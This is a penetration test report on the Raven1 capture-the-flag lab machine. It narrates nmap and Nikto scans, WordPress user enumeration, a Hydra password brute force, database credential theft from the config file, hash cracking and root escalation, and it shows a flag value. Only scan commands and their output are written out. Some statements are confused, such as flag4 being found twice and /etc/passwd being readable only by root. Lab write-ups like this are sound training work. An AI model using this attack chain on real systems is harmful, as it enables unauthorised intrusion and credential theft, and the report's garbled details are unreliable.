

PENETRATION TEST REPORT - Raven1

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EXECUTIVE SUMMARY

Our firm recently landed a contract to assess the security of their internal network. The most important machine on this network is their web server, which they use to host their public-facing website. This machine also exposes an SSH server, which administrators can use to add, remove, or edit files on the website.

Since this machine is so important for their core business, they do not want you to test the live production server. Instead, we've been provided a virtual machine image of the machine you are to assess. The clients requested that you attach this VM to your local network, and perform a preliminary assessment there. This ensures that nothing you do while testing will take the site offline or deface the public-facing website.

This means that we are allowed to attack it using a tools, technologies, and procedures (TTPs) that you see fit. Since we don't have to worry about accidentally taking down the site, we are free to use brute-force and other high-bandwidth tactics.

Our main goal is to

❖ **We will be expected to find four hidden flags.**

These are placeholders for highly sensitive data that lives on the production server. If we find them, we have essentially compromised the firm's security. We can find two on the website, and two on the server's file system. The firm provided no additional clues.

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- ❖ **we are expected to create a final report** summarizing the vulnerabilities we found; how we exploited them; and which patches we'd recommend.

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain access to the web server and access the company website and able to take company's highly sensitive data (here Four Flags) .These assessments was conducted in accordance with the recommendations outlined in NIST SP 800-1151 with all tests and actions being conducted under controlled conditions.

SUMMARY OF RESULTS

The initial reconnaissance or pre-engagement interaction phase involves nmap scan of the network which identifies the webserver of the Raven and the open Ports running on the server. Since ssh Port is open we are able to connect to the port remotely and the open port 80 shows it has web server apache running .When we open the identified webpage on the browser we are able to inspect the source of the page this help us to locate the **flag1** . This is one of the High sensitive info of the company . This phase is usually a information gathering /mapping phase but here at phase itself we are able to find the flag1 this shows weakness in the security of the web server. We further the webpage with burpsuite to be technically clear .

To enumerate more information about the webserver we perform nikto scan and identified the webserver was built on Wordpress . And we verified in the website directly . Then we launch dirbuster to enumerate as many directories as we can , the default manual file confirms us again that the webserver is running on apache and there is one more interesting we noticed is the wordpress installation. The Burpsuite results furthermore confirms it. So decided to run the WPSCAN against the host url to enumerate as much information as we can . The wpscan results gave us the most important information about the users of the host webserver . It provided the two usernames of the host.Then we with the available usernames we brute force the login password using hydra . This gives

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us the username and password to login into the server . Once we login successfully we checked various things and we identified the username michael is not the superuser but when we try to verify the apache server in **/var/www** we found an interesting one the second flag is **flag2** .The second highest sensitive information of the company . so when we further look into **/var/www/html** we found wordpress server in it . so when we moved into wordpress in Wordpress.config file we able to get the information about the wordpress database like user password with the available information we further logged into mysql and then into wordpress database and we carefully verified all the tables available in the wordpress database and in the wp_posts table we found the **flag3 and flag4** . So we successfully compromised the companies security system ,But it doesn't ends here we have one more username we need to verify that user login in order to perform an effective Pentest. So in the wordpress there is the table wp_users which provided the two usernames with their hashed password . Since we know the first username with its password we noted the second username with its password . We crack this hashed password using john.This logged in Successfully. We verified **/etc/passwd** since only the root has the permission to read this log we understood this is the root user. Other than this we understood only the **/usr/bin/python** no need password to verify.Then here we again identified the **flag4** on the **/usr/bin/python** .Thus the security of the company is successfully compromised and we are able to get usernames and passwords Using the compromised webserver as a pivot point along with passwords recovered from it.

ATTACK NARRATIVE


REMOTE SYSTEM DISCOVERY

With the provided vm image we perform the nmap Aggressive scan in the kali linux of the other host in the same subnet to identify the Remote host run by the Raven1 Security with open ports in the host and the services running on the ports

1. Setup check for vm ip address and do nmap scan

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Nmap -sV -A 192.168.235.3/24




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.235.3 netmask 255.255.255.0 broadcast 192.168.235.255  
    inet6 fe80::a00:27ff:fe95:8c5e prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:95:8c:5e txqueuelen 1000 (Ethernet)  
    RX packets 2 bytes 1180 (1.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 2048 (2.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 16 bytes 960 (960.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 16 bytes 960 (960.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```


The list of identified hosts was submitted to Raven Security for Verification, which verified that the entire network range **192.168.235.3/24** should be included in the assessment scope. These systems were then scanned to enumerate any running services. All identified services were examined in detail to determine their potential exposure to a targeted attack.

Nmap

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```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sV -A 192.168.235.3/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-25 14:22 EDT  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.  
Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.235.1  
Host is up (0.0012s latency).  
Not shown: 998 filtered ports  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
6646/tcp  open  tcpwrapped  
MAC Address: 0A:00:27:00:00:02 (Unknown)  
Warning: OSScan results may be unreliable because we could not find at least 1 o  
pen and 1 closed port  
Device type: specialized|general purpose  
Running (JUST GUESSING): AVtech embedded (87%), Microsoft Windows XP (85%)  
OS CPE: cpe:/o:microsoft:windows_xp::sp2  
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%), Micros  
off Windows XP SP2 (85%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 1 hop  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
TRACEROUTE  
HOP RTT      ADDRESS
```



The screenshot shows a Kali Linux desktop environment. On the left is a vertical dock with various application icons. The main area is a terminal window titled 'root@kali: ~'. The terminal displays the output of a traceroute and an Nmap scan. The traceroute shows a single hop to 192.168.235.1. The Nmap scan report for 192.168.235.2 indicates that all 1000 scanned ports are filtered and that the host is up with a latency of 0.000655s. The MAC address is 08:00:27:83:7F:47, identified as an Oracle VirtualBox virtual NIC. The network distance is 1 hop. Below this, another traceroute and Nmap scan report for 192.168.235.4 are shown. This scan also indicates all ports are filtered and the host is up with a latency of 0.00096s. It shows 997 closed ports. The OS is identified as Debian 5+deb8u4. The terminal also displays the SSH host key fingerprint for the target host.

```

root@kali: ~
File Edit View Search Terminal Help

TRACEROUTE
HOP RTT ADDRESS
1 1.15 ms 192.168.235.1

Nmap scan report for 192.168.235.2
Host is up (0.000655s latency).
All 1000 scanned ports on 192.168.235.2 are filtered
MAC Address: 08:00:27:83:7F:47 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.65 ms 192.168.235.2

Nmap scan report for 192.168.235.4
Host is up (0.00096s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
| 1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)

```


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The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of a network scan performed on the IP address 192.168.235.4. The scan results include details about the operating system (Linux 3.x), the services running (Apache httpd and rpcbind), and the MAC address (08:00:27:68:8B:3F). The terminal window has a title bar that reads 'root@kali: ~' and standard window controls. The desktop background is a blue Kali Linux logo, and the left sidebar shows various application icons.


```

root@kali: ~
File Edit View Search Terminal Help

| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
| 256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp open  http      Apache httpd 2.4.10 ((Debian))
| http-server-header: Apache/2.4.10 (Debian)
| http-title: Raven Security
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100024   1          55449/tcp  status
|   100024   1          56360/udp  status
MAC Address: 08:00:27:68:8B:3F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.17 ms  192.168.235.4

```



The screenshot shows a Kali Linux desktop environment. At the top, there is a menu bar with 'Applications', 'Places', and 'Terminal' menus, along with a clock showing 'Thu 14:31' and system status icons. On the left side, there is a vertical dock with various application icons. The main area of the screen is occupied by a terminal window titled 'root@kali: ~'. The terminal displays the output of a network scan, including MAC address details, OS detection, and an Nmap scan report for the IP address 192.168.235.3. The scan results indicate that all 1000 scanned ports are closed and that the OS and service detection were performed. The terminal prompt is 'root@kali:~# '.

```

root@kali: ~
File Edit View Search Terminal Help
| 100024 1 55449/tcp status
| 100024 1 56360/udp status
MAC Address: 08:00:27:68:8B:3F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.17 ms 192.168.235.4

Nmap scan report for 192.168.235.3
Host is up (0.000095s latency).
All 1000 scanned ports on 192.168.235.3 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 26.00 seconds
root@kali:~#

```

This result shows RAVEN1- IP address - 192.168.235.4

And further it identified the open ports of Raven are

22/tcp - ssh service

80/tcp --http(Apache service)


111/tcp -- rpcbind

WEBSERVER COMPROMISE

The <http://webserver.com> was found to be running an Apache web server on port 80.

To verify opened a web browser and typed in 192.168.235.4

This show its Raven security webpage



GATHERING WEB INFORMATION USING BURPSUITE


To further Investigate about the website we intercept the webserver through the Burpsuite and enumerate the complete details of the webpage and we carefully investigate each and every link of the website and details of the background .

When we investigate the services tab we identified the

Flag1: flag1{b9bbcb33e11b80be759c4e844862482}


These are placeholders for highly sensitive data that lives on the production server and we have essentially compromised the firm's security.

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Found first flag :

<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->



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
INFORMATION GATHERING

We are then gathered more information about the server and try to enumerate more directories and files of the Webserver of the Raven Security

Initially we ran a nikto Scan again the url of the webserver and we able to understand the webserver basically run on **Wordpress** Installation .

And the Nikto scan shows it has json file and when we further enumerate file we could find any valuable Information.Further more the nikto scan shows it has some image folders and we verified directly in the webpage. Atlast it again confirms that it has Apache server Running.


Nikto scan



```
root@kali:~# clear
root@kali:~# nikto -h http://192.168.235.4/
- Nikto v2.1.6
-----
+ Target IP:      192.168.235.4
+ Target Hostname: 192.168.235.4
+ Target Port:    80
+ Start Time:     2019-07-25 14:44:59 (GMT-4)
-----
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x41b3 0x5734482bdc00
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
